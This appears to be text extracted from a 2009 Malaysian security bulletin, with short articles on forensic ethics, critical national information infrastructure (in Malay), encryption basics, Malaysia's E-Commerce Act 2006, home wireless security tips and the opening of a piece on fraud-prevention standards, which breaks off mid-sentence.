Newly trained examiners sometimes feel overwhelmed by the implications, pressures, and responsibilities of the career chosen. To assist the examiner in gaining confidence and enhancing his or her knowledge of the discipline, it is a common practice in many forensic laboratories to initially assign the examiner relatively simple cases. Although the analysis results may be peer reviewed, the reviewer normally relies upon the notes and documentation in the case record and does not examine the evidence itself for reasons related to time constraints, lack of staff, and no requirement in the laboratory Quality Assurance Manual or in the Technical Operating Procedures (if they exist). Consider the instances where examiners reported inaccurate results, and subsequently, when the evidence was re-examined at a later date, the results were then reported to be otherwise. In these instances, the first examiner essentially provided erroneous information, but there was no intent to do so (we presume). If so, then a potential ethical question concerning negligence on the part of both the examiner and the laboratory would have to be considered. Unless the results are verified at the time of the examination or the evidence is reexamined at a later date, no one will ever know if erroneous information was reported. Another ethical question that can be raised is; what happens to the cases previously worked by the examiner? Is the evidence resubmitted for reanalysis at a later date? It raises the question as to what effect those reports and results may have had upon the subject(s) charged in those cases. evaluate

What are some of the measures that can be employed to avoid or mitigate the impact of these issues? It is therefore imperative that all examiners need to successfully complete the applicable training program for the chosen discipline. Training programs need to include ethics, criminal law and civil law. The competence of the examiner needs to be evaluated prior to working independently on cases. Mechanisms to test the competence of the examiner need to include a "moot court" presentation to assess presentation skills. A period of supervised casework under the direction of an experienced examiner will greatly aid the new examiner in gaining experience and confidence. Periodic proficiency testing the examiner, preferably with a blind sample, can serve as a means to evaluate technical skills. Peer review of all results reported by the new examiner for a given period can ensure accurate results. Finally, the examiner needs to adhere to a code of professional conduct or code of ethical practices. All of the above are elements of an effective Quality Assurance System. Further assurances or credibility can be obtained if the forensic laboratory attains accreditation such as ISO/IEC 17025 or ASCLD/LAB-International.

Conclusion

In 1998, Michael Davis described a professional ethics code as a "contract between professionals". According to this explanation, a profession is a group of persons who want to cooperate in serving the same ideal better than they could if they did not cooperate. Digital forensic examiners are typically expected to serve the ideal. They have a duty of ensuring adherence and demonstration of the highest standard of ethical conducts and everything that is carried out in the name of forensic science must be methodical, defensible, repeatable and auditable. Universities and colleges must also respond to the lack of formal ethics education specific to forensic science by gearing up to deliver courses in ethics.

Note: This article is adapted and revised with permission from John J. Barbara, the original author of "Point of View: Ethical Practices in Forensics".

Pengenalan Kepada Prasarana Kritikal Maklumat Negara (Critical National Information Infrastructure – CNII)

Di dalam isu buletin **eSecurity Volume 15 – (Q2/2008)** yang lalu, anda telah diperkenalkan kepada Polisi Keselamatan Siber Nasional atau lebih dikenali sebagai NCSP (National Cyber Security Policy). Artikel tersebut telah menyentuh mengenai Prasarana Informasi Kritikal Negara (CNII – Critical National Information Infrastructure) secara ringkas. NCSP merangkumi lapan (8) polisi teras secara khusus, yang telah diwujudkan untuk melindungi Prasarana Informasi Kritikal Negara.

Penekanan terhadap penggunaan teknologi ICT telah menimbulkan persoalan di dalam persediaan kita untuk menjamin keselamatan maklumat yang terdapat di dalam prasarana informasi kritikal negara. Sehubungan dengan itu, Malaysia telah melaksanakan inisiatif awal pada tahun 2005 untuk melindungi prasarana informasi kritikalnya. Melalui Kementerian Sains, Teknologi dan Inovasi (MOSTI), satu kumpulan pakar perunding telah dilantik untuk menjalankan satu rangka kajian keselamatan iaitu Polisi Keselamatan Siber Nasional (National Cyber Security Policy - NCSP) yang menilai kebarangkalian ancaman dan kelemahan yang bakal dihadapi oleh prasarana tersebut.

Polisi Keselamatan Siber Nasional (NCSP) telah mengenal pasti takrifan Prasarana Informasi Kritikal Negara (Critical National Information Infrastructure – CNII) sebagai sebuah aset, sistem dan juga fungsi penting yang berasaskan kepada teknologi maklumat dan hubung rangkaian, di mana sekiranya perkhidmatannya musnah atau terganggu, ianya akan menimbulkan impak dan ancaman yang besar kepada sistem pertahanan dan keselamatan Negara; kekuatan ekonomi; imej Negara, kegagalan pentadbiran kerajaan untuk berfungsi, serta menggugat keselamatan dan kesihatan awam negara.

Sepuluh sektor kritikal telah dikenal pasti oleh NCSP. Sektor yang dimaksudkan adalah Sektor Keselamatan dan Pertahanan Negara, Sektor Perbankan dan Kewangan, Sektor Maklumat dan Komunikasi, Sektor Tenaga, Sektor Pengangkutan, Sektor Air, Sektor Perkhidmatan Kesihatan, Sektor Kerajaan, Sektor Perkhidmatan Kecemasan; dan Sektor Makanan dan Pertanian.

Sektor-sektor yang disenaraikan ini telah dikenalpasti sebagai mempunyai pengantungan yang tinggi kepada sistem komputer dan rangkaian hubungan untuk menjalankan fungsi-fungsi kritikal dan tidak kritikal seperti perakaunan, kewangan, pengurusan sumber manusia, pembuatan, kejuruteraan dan logistik. Sistem-sistem tersebut diguna pakai untuk menjalankan tugasan dan

1001010

1010001001011100111001100101010

misi penting, seperti penjanaan dan penghantaran kuasa elektrik, penyediaan perkhidmatan air, pengangkutan makanan dan orang ramai, ataupun sebagai sokongan transaksi kewangan.

Sektor Keselamatan dan Pertahanan Negara ditakrifkan sebagai sektor yang menyediakan sumber pertahanan dan pergerakan ketenteraan yang bertujuan untuk melindungi dan mempertahankan negara dari segala ancaman siber. Pasukan pertahanan seperti Tentera Darat, Laut serta Udara, Polis, Imigresen dan Maritim merupakan entiti di bawah sektor ini. Sekiranya sektor ini terganggu, ianya akan memberi impak yang besar kepada keselamatan dan pertahanan awam serta membuatkan imej negara tercemar seolah-olah kita tidak berupaya untuk mempertahankan kedaulatannya.

Manakala Sektor Perbankan dan Kewangan pula menyediakan infrastruktur kewangan kepada negara. Bank Negara, Suruhanjaya Sekuriti dan Bursa Malaysia adalah antara entiti penting di dalam sektor ini yang turut merangkumi bank komersil, syarikat insurans, dana awam, syarikat berkaitan kerajaan, dana pencen, dan institusi-institusi kewangan lain yang terlibat di dalam sebarang transaksi kewangan. Sekiranya entiti penting ini mengalami sebarang gangguan, sudah pasti ianya akan

memberikan impak kepada kekuatan ekonomi Negara. Ia boleh menyebabkan pelabur asing hilang keyakinan serta mengalami kerugian sejumlah wang ringgit yang terpaksa ditanggung akibat dari kegagalan sektor ini untuk berfungsi dengan baik. Pada 3hb Julai 2008 telah berlaku kegagalan terhadap sistem urusniaga elektronik Bursa Malaysia yang membawa kepada kerugian bernilai RM450,000. lanya dipercayai berpunca akibat kegagalan teknikal terhadap perkakasan elektroniknya. Sektor yang menyediakan sistem komunikasi dan pemprosesan yang memenuhi keperluan fungsi perniagaan dan kerajaan pula merupakan takrifan bagi Sektor Maklumat dan Komunikasi. Entiti yang terlibat dalam sektor ini merupakan tulang belakang bagi sistem perhubungan dan komunikasi maklumat. Entiti utamanya terdiri dari syarikat telekomunikasi dan pembekal perkhidmatan Internet (ISP) di bawah pengawasan Kementerian Tenaga, Air dan Komunikasi serta Suruhanjaya Komunikasi dan Multimedia Malaysia sebagai badan yang ditugaskan untuk memantau sektor ini secara keseluruhan. Sekiranya sektor ini terganggu, ia akan memberi kesan kepada keselamatan dan pertahanan Negara; kekuatan ekonomi dan kemampuan kerajaan untuk berfungsi. dapatkah anda bayangkan bagaimana keadaannya sekiranya kesemua sektor telekomunikasi ini tidak dapat berfungsi dengan baik? Sudah tentulah segalanya akan menjadi amat sukar.

Sektor Tenaga pula di takrifkan sebagai sektor yang membekalkan tenaga elektrik di mana tenaga tersebut akan digunakan oleh semua sektor termasuklah bagi prasarana kritikal. Sektor ini secara amnya terbahagi kepada dua jenis iaitu elektrik; dan minyak dan gas asli. Syarikat pembekal dan penyedia tenaga serta sistem grid elektrik dan gas merupakan entiti yang terlibat di dalam pembekalan elektrik. Penggunaan sistem SCADA (Supervisory Control And Data Acquisition) yang meluas adalah risiko yang perlu ditangani bagi mengelakkan serangan siber. Sekiranya sistem ini tidak berfungsi, ia akan memberi impak kepada keselamatan dan pertahanan negara; serta kekuatan ekonomi. Pasti anda mengingati tragedi di mana seluruh semenanjung Malaysia bergelap selama beberapa hari akibat kegagalan sistem grid negara. Bagaimana hendak menjana perolehan sekiranya kilangkilang pembuatan tidak dapat beroperasi dengan baik? Malahan ditakuti pula syarikat-syarikat yang mengalami kerugian akan menyaman di antara satu sama lain akibat kegagalan yang berlaku.


Kekacauan boleh berlaku sekiranya terdapat gangguan terhadap sistem pergerakan awam dan aset-aset yang penting terhadap ekonomi negara, pengangkutan dan keselamatan penggunaan sistem penerbangan, perkapalan, kereta api, saluran paip, lebuh raya, lori, bas dan pengangkutan awam. Sebagai contoh, sistem panduan penerbangan, sistem lampu isyarat dan sistem pembekalan makanan yang bergantung kepada teknologi maklumat adalah terdedah kepada ancaman siber. Kementerian Pengangkutan merupakan badan yang mengawal Sektor Pengangkutan. Sistem pertahanan dan keselamatan negara, serta kekuatan ekonomi akan terjejas sekiranya sektor pengangkutan terganggu.

Sektor air pula adalah sektor yang membekalkan air minuman dan perawatan air kumbahan dari sistem air awam. Sistem ini bergantung kepada sistem takungan air, empangan, perigi, kemudahan rawatan air, stesen pengepam dan sistem pengagihan air. Perubahan dari sistem manual ke sistem SCADA telah menyebabkan sektor air terdedah kepada sebarang cubaan serangan siber. Sebagai contohnya, sistem pengawalan limpahan di empangan air. Sekiranya sistem tersebut gagal mengesan kenaikan paras air secara mendadak, berkemungkinan bencana yang besar berlaku. Ia akan memberi impak kepada keselamatan dan kesihatan awam akibat ketiadaan bekalan air bersih dan banjir yang berlaku secara tibatiba menyebabkan air semula jadi bercampur dengan air dari sistem pembetungan kumbahan. Pada April 2000, sistem SCADA yang mengawal sistem pembetungan dan perawatan air Maroochy Shire di Queensland Australia telah dicerobohi mengakibatkan sejumlah air yang tidak dirawat dan tercemar telah disalurkan kedalam anak sungai, taman rekreasi dan hotel yang berdekatan. Sektor perkhidmatan kesihatan pula berfungsi untuk mengurangkan risiko kecelakaan dan serangan serta memberikan bantuan kecemasan dan pemulihan sekiranya berlaku ancaman atau serangan terhadap kesihatan awam. Sektor ini termasuklah jabatan kesihatan, klinik-klinik dan hospital-hospital. Sebagai contoh, peralihan sistem pengurusan manual ke penggunaan sistem maklumat kesihatan adalah terdedah kepada risiko gangguan perkhidmatan kesihatan. Sekiranya langkah perlu tidak diambil, berkemungkinan besar data perubatan pesakit berubah dan seterusnya mengakibatkan rawatan yang tidak sewajarnya dilakukan.

Kegagalan kerajaan untuk berfungsi dan imej negara yang tercemar pula adalah risiko yang akan dihadapi sekiranya sektor kerajaan tidak dijaga dan dilindungi. Peranan sektor kerajaan adalah untuk memastikan keselamatan dan kebebasan negara, dan menguruskan fungsi-fungsi awam yang utama. Terdapat agensi-agensi kritikal di dalam pentadbiran kerajaan seperti Jabatan Pendaftaran Negara dan Jabatan Imigresen yang bergantung pada sistem maklumat di dalam urusan seharian serta perkhidmatan atas talian yang ditawarkan. Sekiranya jabatan ini mengalami gangguan maka banyak urusan penting dan kritikal tidak dapat dijalankan.

Sektor Perkhidmatan Kecemasan pula berperanan untuk menyelamatkan nyawa dan harta benda dari kemalangan dan malapetaka yang berlaku. Entiti yang terlibat adalah seperti bomba dan penyelamat, perkhidmatan perubatan kecemasan, dan organisasi penguatkuasaan undangundang. Manakala Sektor Makanan dan Pertanian pula menyediakan keperluan asas pemakanan kepada orang awam. Prasarana ini termasuklah pengedaran makanan, serta pengeluaran hasil ternakan dan pertanian. Sekiranya kedua-dua sektor ini mengalami sebarang gangguan dan tidak dapat berfungsi dengan sewajarnya ianya pasti akan mengancam keselamatan dan kesihatan awam.

Sektor-sektor yang dikenal pasti ini merupakan sektor yang saling berkait rapat dan saling memerlukan di antara satu sama lain untuk beroperasi dengan lancar. Sekiranya sektor-sektor yang tertentu terganggu perkhidmatannya, maka masalah akan timbul secara berantai dan seterusnya menjejaskan kesemua sektor secara keseluruhannya. Kesimpulannya, CNII perlu dilindungi demi kesejahteraan dan keselamatan kita bersama.



Data Encryption

Introduction

Business data comes in all shapes and sizes. Data is shared, stored and accessed in different ways by different companies. For that reason, many types of data encryption are available to protect data wherever it is stored and however it travels.

Encryption has long been used by the military and government to facilitate secret communication. Encryption is now used in protecting information within many kinds of civilian systems, such as computers, storage devices (e.g. USB flash drives), networks (e.g. the Internet e-commerce), mobile telephones, wireless microphones, wireless intercom systems, Bluetooth devices and bank automatic teller machines. Encryption is also used in digital rights management to prevent unauthorized use or reproduction of copyrighted material and in software also to protect against reverse engineering.

Data Encryption Benefits

Encrypting files on your computer provides many benefits, these include:

- · Effective way to achieve data security
- Encrypting a file makes its contents unrecognisable to applications and to anyone snooping around on your home or office computer
- · Safely storing your personal information
- Keeping your information free from the danger of being exposed to unauthorised parties
- Keeping your information free from the danger of being modified by unauthorised persons

Isn't Conventional Method Enough?

Many businesses try to defend their data as though it's contained in a fortress. To prevent unwarranted access, they build and install all sorts of expensive external protections, including firewalls, antivirus software, virtual private networks (VPN), intrusion detection services and password protected operating systems and applications.

When someone breaks through these walls – and almost inevitably someone will – businesses tend to respond in a predictable way: They build and install more of the same. They strengthen their firewalls, change all the passwords and insist that employees upgrade their antivirus software immediately. What they really need to do is find another means of protection.

Another downfall of the fortress model is that it's severely outdated. Today's data doesn't stay in one place. Your employees carry it out of the office on laptops and flash drives, they send data via e-mail, and they transfer data through automated processes – all of which places your data at risk. Basically, every time your data moves, it becomes vulnerable to attack.

With data continuously at risk – networks being hacked, USB flash drives lost, laptops stolen and hard drives removed, the data requires constant, built in protection, wherever it is and wherever it goes. The conventional methods are no longer sufficient means for protecting these data; it has to be encrypted for more security.



What is Encryption?

Encryption is the process of converting information into an encrypted form, so that it is intelligible only to someone who knows how to 'decrypt' it to obtain the original message. The strength of an encryption technique describes how difficult it is to 'break' it (decrypt the information without knowing the decryption algorithm, decryption key or passphrase). Information security experts agree that there are already algorithms which are very strong and if used correctly are effectively unbreakable.

The security and authentication of encrypted data depends on the choice of algorithm and key length. For example, personal details stored on a medical database would require protection by a strong algorithm and a long key that would be very difficult to break. Where data sensitivity is short-term, it would not necessarily require such robust protection. As computing power increases and cryptographers identify weaknesses in algorithms, new standards emerge. Some algorithms thought to be secure 20 years ago are now considered weak.

There are two types of encryption keys:

Symmetric keys

It uses the same encryption key to encrypt and decrypt data.


Asymmetric keys

It encrypts data with one key (public key) and decrypt data with another key (private key). Public keys are shared with other people or systems that need to encrypt data, but only private keys can decrypt data. Most encryption application today used this type of keys, especially those where data is shared.

Large Scale Use: Public Key Infrastructure (Pki)

Public key cryptography enables communication without the necessity of sharing secret encryption keys. However there remains a significant problem: establishing whether the person publishing a public key is genuine. Certification and Registration Authorities (CAs and RAs) are an established centralized way of managing keys. CAs and RAs validate the identity of people (or companies and their websites) and issue them with certificates which they digitally sign to show their endorsement of that identification. The resulting digital certificates associate a given public key with an identity.

When a browser connects to a website, the digital certificate can be checked. Provided that the CA is trusted, then you can be assured that the website is genuine. VeriSign is an example of a large CA that provides a digital certificate service to the financial and retail sectors among others. In



Malaysia, Digicert provides digital certificates to individuals as well as server(s) based on IP address.

An important feature of public key cryptography is that if the holder of a private key encrypts a message, anyone with the corresponding public key can decrypt it. However if a message has been tampered with, decryption will not work. Digital signatures exploit this principle and allow parties to sign emails or electronic documents, electronically. They can be used to verify integrity (to check who sent a document and to confirm that no-one else has modified it). They can also be used for non-repudiation: if a party digitally signs an electronic document, they cannot later deny this.



Choosing The Right Encryption

Some of the factors that will influence your choice of encryption are:

- What kind of information needs to be secured: Identify and classify your information. Make sure you know what data is most at risk.
- The amount of security needed:

Some encryption algorithms can be broken in a matter of hours; some would take many years. Others would take several times the anticipated lifetime of the universe to break, giving machines many times more power than the ones in use today.

• How long it needs to be protected:

Of course, the price you pay for more security is the encryption time, among other things. If the data will be useless in an hour, you don't need an algorithm that protects it for your lifetime.

• Who the potential interceptors are and what resources they might have.

Conclusion

Established encryption standards range from low-level cryptographic operations, such as Advanced Encryption Standard (AES), to higher-level application aware standards, such as OpenPGP or S/MIME. Always look for these and other well-accepted standards, as they can help you work toward an effective encryption strategy that lasts for years.

Reference

http://en.wikipedia.org/wiki/Cryptography

http://searchsecurity.techtarget.com/ sDefinition/0,,sid14_gci212062,00.html

http://library.thinkquest.org/27158/

Data Encryption for Dummies by Kevin Bocek with

The Requirement of Information Availabilit

Introduction

One of the key components in information security is the information availability, which seeks to ensure that authorized users have access to information and associated assets whenever required. This availability factor is so important to the extent that its deficiency can adversely affect other aspects of information security, namely the integrity and confidentiality of information.

This significance cannot be seen bigger in the area of electronic commerce. Imagine if the security of an information system used by an e-payment service provider is compromised by a denial-of-service (DOS) attack thus affects the availability of service, not only are the commercial data and the electronic processing thereof being jeopardised, but also the whole supposedly-trusted system can fail miserably.

Given its popularity and inter-dependence in today's economic and business activities, electronic commerce (e-commerce) is a battlefield worth trying and fighting for. For ordinary people, it is an avenue to intensify their economic power. For business, this is a free channel to more than one billion potential market on the planet.

It is therefore understandable that the Government is strongly interested to see e-commerce succeeds. In a regional workshop in 2005, the Malaysian Minister of Domestic Trade and Consumer Affairs, Datuk Hj Mohd Shafie Apdal (as he then was), was quoted as saying: 'it is not going to be acceptable or in any national interest to have a growing section of commercial activity operating outside the law. If there is no law then we have to create new laws, for e-commerce is not a transitory phenomenon. E-commerce is here now, it is growing and I see nothing to slow its exponential development.'


The Government is due to provide a legal framework, which facilitates, instead of halts, this growth. At the same time, such framework shall ensure that the e-commerce it seeks to promote is resilient, sustainable and secure. In this short article, we will see how the law on e-commerce in Malaysia recognizes the issue of information security, especially the information availability aspect, and makes it an incentive for the e-commerce players.



The Electronic Commerce Act (ECA) 2006 (Act 658) provides for legal recognition of electronic messages in commercial transactions, the use of the electronic messages to fulfil legal requirements and to enable and facilitate commercial transactions through the use of electronic means and other related matters. The Act applies to any commercial transaction conducted through electronic means including commercial transactions by the Federal and State Governments. Nevertheless, the use of such means is not made mandatory. From the outlook of this Act, one can see that it is modelled largely on the United Nations Commission on International Trade Law (UNCITRAL) Model Law on Electronic Commerce (Model Law) 1996. Certain legal principles adopted including the principles of functional equivalence and technology neutrality.

With the passing of ECA 2006, e-commerce in Malaysia is not what or how it was before the existence of this statute. One fundamental task is fulfilled, namely, providing legal certainty as to the validity and legality of electronic transactions. IT users and the owners of information assets ought to get some assurance that their activities are lawful, their communications and transactions valid and their transactions are protected.

y under E-Commerce Act 2006



Information Security Standards under ECA 2006

It is note-worthy that ECA 2006 sets up certain information security standards to be applied on the e-commerce activities, among others, on legal recognition of electronic message, writing, and originality of document. The effect of this is indirectly making an information security best practice as an incentive for the legality of e-commerce itself.

Many legal concepts are being tied with the requirement of accessibility of the information or the information system. For example, for the purpose of granting legal recognition of an electronic message, section 6(2) of the Act expressly provides that:

'Any information shall not be denied legal effect, validity or enforceability on the ground that the information is not contained in the electronic message that gives right to such legal effect, but is merely referred to in that electronic message, *provided that the information being referred to is accessible to the person against whom the referred information might be used*' [emphasis added].

As a practical illustration, people who are parties to an e-transaction such as online auction are bound by the terms of contract stipulated in an electronic format such as those on the auction provider's website, as long as that information (i.e. the online terms) are accessible and available for subsequent reference. This requirement of 'accessibility', it is submitted, indicates that the purported user of electronic message must ensure that there is in place and under his control a system from which an electronic message at issue can be accessed and provided. This is exactly what the principle of information availability is all about. Therefore, in order to achieve the protection under these provisions, efforts must be made to ensure the information system is neither intruded nor compromised so that access not denied whenever it is required.

Similar information availability principle can be found in the provision on the originality of a document, albeit that it also imposes other measures on information integrity and confidentiality. Section 12(1) of ECA 2006 provides that:

"Where any law requires any document to be in its original form, the requirement of the law is fulfilled by a document in the form of an electronic message, if -


- (a) There exists a *reliable assurance* as to the *integrity of the information* contained in the electronic message from the time it is first generated in its final form [emphasis added]; and
- (b) The electronic message is *accessible and intelligible* to be usable for subsequent reference [emphasis added].

Section 12(2) went on saying that the integrity of the information depends very much, on whether the information has remained complete and unaltered; and the standard of reliability shall be assessed in the light of the purpose for which the document was generated and in the light of all other relevant circumstances. Reading the whole provisions would enable us to suggest that the standard of information security required for ascertaining the originality of an electronic message will vary according to the context of every given communications and can also depend on the nature of harm and threats to any electronic message in any given information system. Thus, the more sensitive communication and information system is, the higher level of measures will be required to achieve a reliable assurance of an information integrity. This particular provision is arguably very central to the idea of setting information security standard for the e-commerce to work effectively.

To conclude, it is noted that ECA 2006 has paid a serious attention to information availability being a central prerequisite for e-commerce players in Malaysia. While the Act may not be a comprehensive masterpiece, it could arguably play vital role for the information security legal framework in Malaysia. 27.

^{*} Sonny Zulhuda is now lecturing on the subjects of cyberlaw, legal framework for multimedia, business law as well as law for engineers in Multimedia University, Cyberjaya, Malaysia. He is also completing his PhD. thesis on the area of information security legal framework at the International Islamic University Malaysia. He can be reached at sonny@ mmu.edu.my and can be found blogging on Internet law and policy issues at http://sonnyzulhuda.wordpress.com.

Wireless Security Tips for Home Users



Wireless networking has been widely accepted since first introduction of wireless standards. The popularity of wireless networking is due to more convenient, less expensive and simple compared to its predecessor, wired networking. With full supports from majority of networking manufacturers, wireless networking has been implemented everywhere e.g. office premises, airport, restaurant and residential.

In general, wireless networking is implemented for sake of internet connectivity without considering security aspect. Therefore, many wireless networks are susceptible to various wireless attacks e.g. encryption cracking, hotspot injections and wireless driver exploitation. These wireless threats are due to most wireless networks are implemented based on:

- plug-and-play features
- step-by-step guide with recommended factory setting

Therefore, this article will discuss on how to secure wireless network at home. The home users are usually implementing vulnerable wireless networks without their realizing it. The most common findings for wireless home networks are:

- No encryption
- WEP encryption
- Default SSID
- SSID with names, address and even phone numbers
- Signal exposure
- Default or factory configuration

With these findings, wireless home users are susceptible to potential wireless threats: unsecured data transmissions (malicious hackers can viewed their data in plaintext), encryption cracking (malicious hackers be able to crack the key and decode the transmitted data) and access points exploitation (malicious hackers be able to exploit the access points using default parameters). In this article, we will outline three important layers of wireless networking security

- Access Points Security
- Wireless Client Security
- Wireless Security Awareness

"The popularity of wireless networking is due to more convenient, less expensive and simple compared to its predecessor, wired networking".

Wireless Access Point Security

Wireless networking at home is implemented using access points which is connected to ADSL modem for internet connectivity. Most access points are configured based on setup by step instructions in the accompanied manual. By using this manual, wireless home users are blindly following these instructions, which lead to wireless security risks. The configuration is known to everyone since the manual can be obtained from product's purchase or vendors' website. For securing your wireless access points, these are recommendations need to be implemented as follows

- Change Default SSID
- Hidden SSID
- Disabled SSID Broadcast
- Change Administrator Username and Password
- Disable Remote Wireless Access Point Administrator
- Use Strong Encryption (WPA/WPA2) with Strong Password
- Assign Static IP Assignment with Limited Number of IP Addresses
- Turns off Wireless Access Points When Do Not Use
- Appropriate Wireless Signal Strength
- Enable MAC Address Filtering

By implementing these recommendations, the wireless access points are unlikely being attacked due to poor configuration. The confidentiality, integrity and availability of wireless data traffic are protected from being decoded and tampered by malicious hackers.

Wireless Client Security

As part of wireless networking, wireless clients are recommended to secure their devices. Since wireless access points are usually secured, malicious hackers turn their attention to wireless clients. The wireless clients need to ensure their devices are protected from potential attacks. For securing your wireless clients, these are recommendations need to be implemented as follows

- Delete all unused entries in the Windows Preferred Network List
- Update the Wireless Driver
- Update Antivirus Software, Operating System, Application Software
- Turn on Personal Firewall
- Disable Files and Folders Sharing
- Disable Wireless Radio When Do Not Use
- ConfigureStaticIPAddressbasedonWirelessAccess
 Point Static IP Address range

By implementing these recommendations, the wireless clients are likely secured from potential wireless attacks. The wireless attacks such as wireless driver exploits, remote access exploits through wireless connections and Windows PNL exploits can be avoided.



e-Security | CyberSecurity Malaysia | Volume 18 - (Q1/2009)

Wireless Security Awareness

Even though we have secure wireless access points and wireless clients, the wireless security awareness must be included in the wireless security mechanism. People are prone to make mistakes. This recommendation will highlight two important aspect of people factors i.e. wireless networking knowledge and common wireless security mistakes.

The wireless networking knowledge includes

- wireless security threats
- basic wireless access point setup and wireless client setup
- · basic wireless network survey
- · basic wireless network auditing

The common wireless security mistakes are:

- Tendency to connect to any free available wireless networks.
- Tendency to connect to weak encryption enabled wireless networks.
- · Always turns-on wireless connections.
- Neglecting which wireless access point is connected to.
- Conducting financial transactions at any available wireless network.
- Using access point's password for long period of time
- · Enabling Files and Folders Sharing

Conclusion

In this article, we have learned three important layer of wireless networking security i.e. wireless access point's security, wireless client security and wireless security awareness. These layers represent structured security implementation must be considered in order to implement secured wireless home networking. Without these recommendations, wireless home networking is often configured insecurely and leads to potential wireless risks.

References

Wireless LAN Security, 802.11/Wireless LAN Wardriving & Warchalking

- http://www.wardrive.net/, 13/03/2009.
- Flickenger, Roger Weeks. Wireless Hacks, 2nd Edition, O'Reilly, 2005.
- Moerschel, Dreger, Tom Carpenter. CWSP Certified Wireless Security Professional, 2nd Edition, Grant McGraw Hill, 2006.
- Symantec Enterprise Security, Wireless LAN Security-Enabling and Protecting the Enterprise, http:// www.symantec.com/avcenter/reference/symantec. wlan.security.pdf, 11/02/2008.
- Glenn, Josh. WLAN Security Challenges, 08/03/2005, http://www.securitydocs.com/library/3534, 13/03/2009.



Using Standards To Curb Information-Related Fraud

Businesses of today rely heavily on technology to manage corporate data and information. As we are aware from numerous reports on cyber threats and attacks, the technology despite its strength has its vulnerabilities that are more often than not discovered and exploited by attackers.

The following are some findings from the survey conducted by KPMG Fraud Survey 2006 in Australia and New Zealand¹:

- Ninety percent (90%) of respondent agreed or strongly agreed that fraud is a governance issue
- Non-management employees were found to be the group most likely to commit fraud
- The use of internal controls was the most effective means of detecting fraud. Conversely, poor internal controls were the most important factor contributing to major fraud
- Seventeen percent (17%) of major frauds involved the use or misuse of computers, computer networks or online banking facilities
- Sixty one percent (61%) of respondents believed identity fraud is a major problem for business

Many organisations today are seeking and implementing defensive measures to counter cyber threats generally by implementing a more secure IT systems, implementing security policies as well as conducting user awareness sessions. Currently, only a few comply to globally recognized best practices standards and a few others have had their information security independently certified.

Trading partners, investors and customers need evidence of commitment to information security and the ability to protect their information. These are challenges that drive organizations towards regulatory compliance; however meeting the minimum requirements is insufficient in today's environment where cyber attacks occur daily while techniques deployed varies. Organisations have realized that more needs to be done to mitigate the risks, simultaneously achieve their business objectives. Organisations need to migrate from traditional thinking that IT security is the



sole responsibility of the IT Department. But, how is this to be achieved without getting the commitment from the management of organisations when cyber threats are real and here to stay?

Let us take for example from the financial industry experience where financial information were not accurately and adequately reported.

In 1970s, many financial institutions and corporate sectors in the United States went bankrupt due to fraudulent financial reporting. Numerous of organisations lacked internal control and were not transparent in disclosing financial information. Investors were misinformed; their investments were lost while the concerned organisation could not express their accountability.

In 1985, COSO (Committee of Sponsoring Organisations) was setup, which comprised of members who studied factors that led to fraudulent financial reporting.

In 1992, they published a guideline on internal controls entitled "Internal Control-Integrated Framework". This guideline provided organisations with recommendations for implementing internal controls. In 2001, COSO was updated with risk management within the internal control framework, since COSO was not a regulatory requirement and was adopted voluntarily by few organisations. Corporate and accounting scandal and fraudulent financial reporting continued to become a problem for stakeholders and became rampant.

In 2002, the United States government quickly enacted Sarbanes Oxley Act of 2002 to mandate the internal controls to be audited along with financial statements. The Sarbanes-Oxley Act of 2002 became mandatory for all organizations to comply in the United States. It established

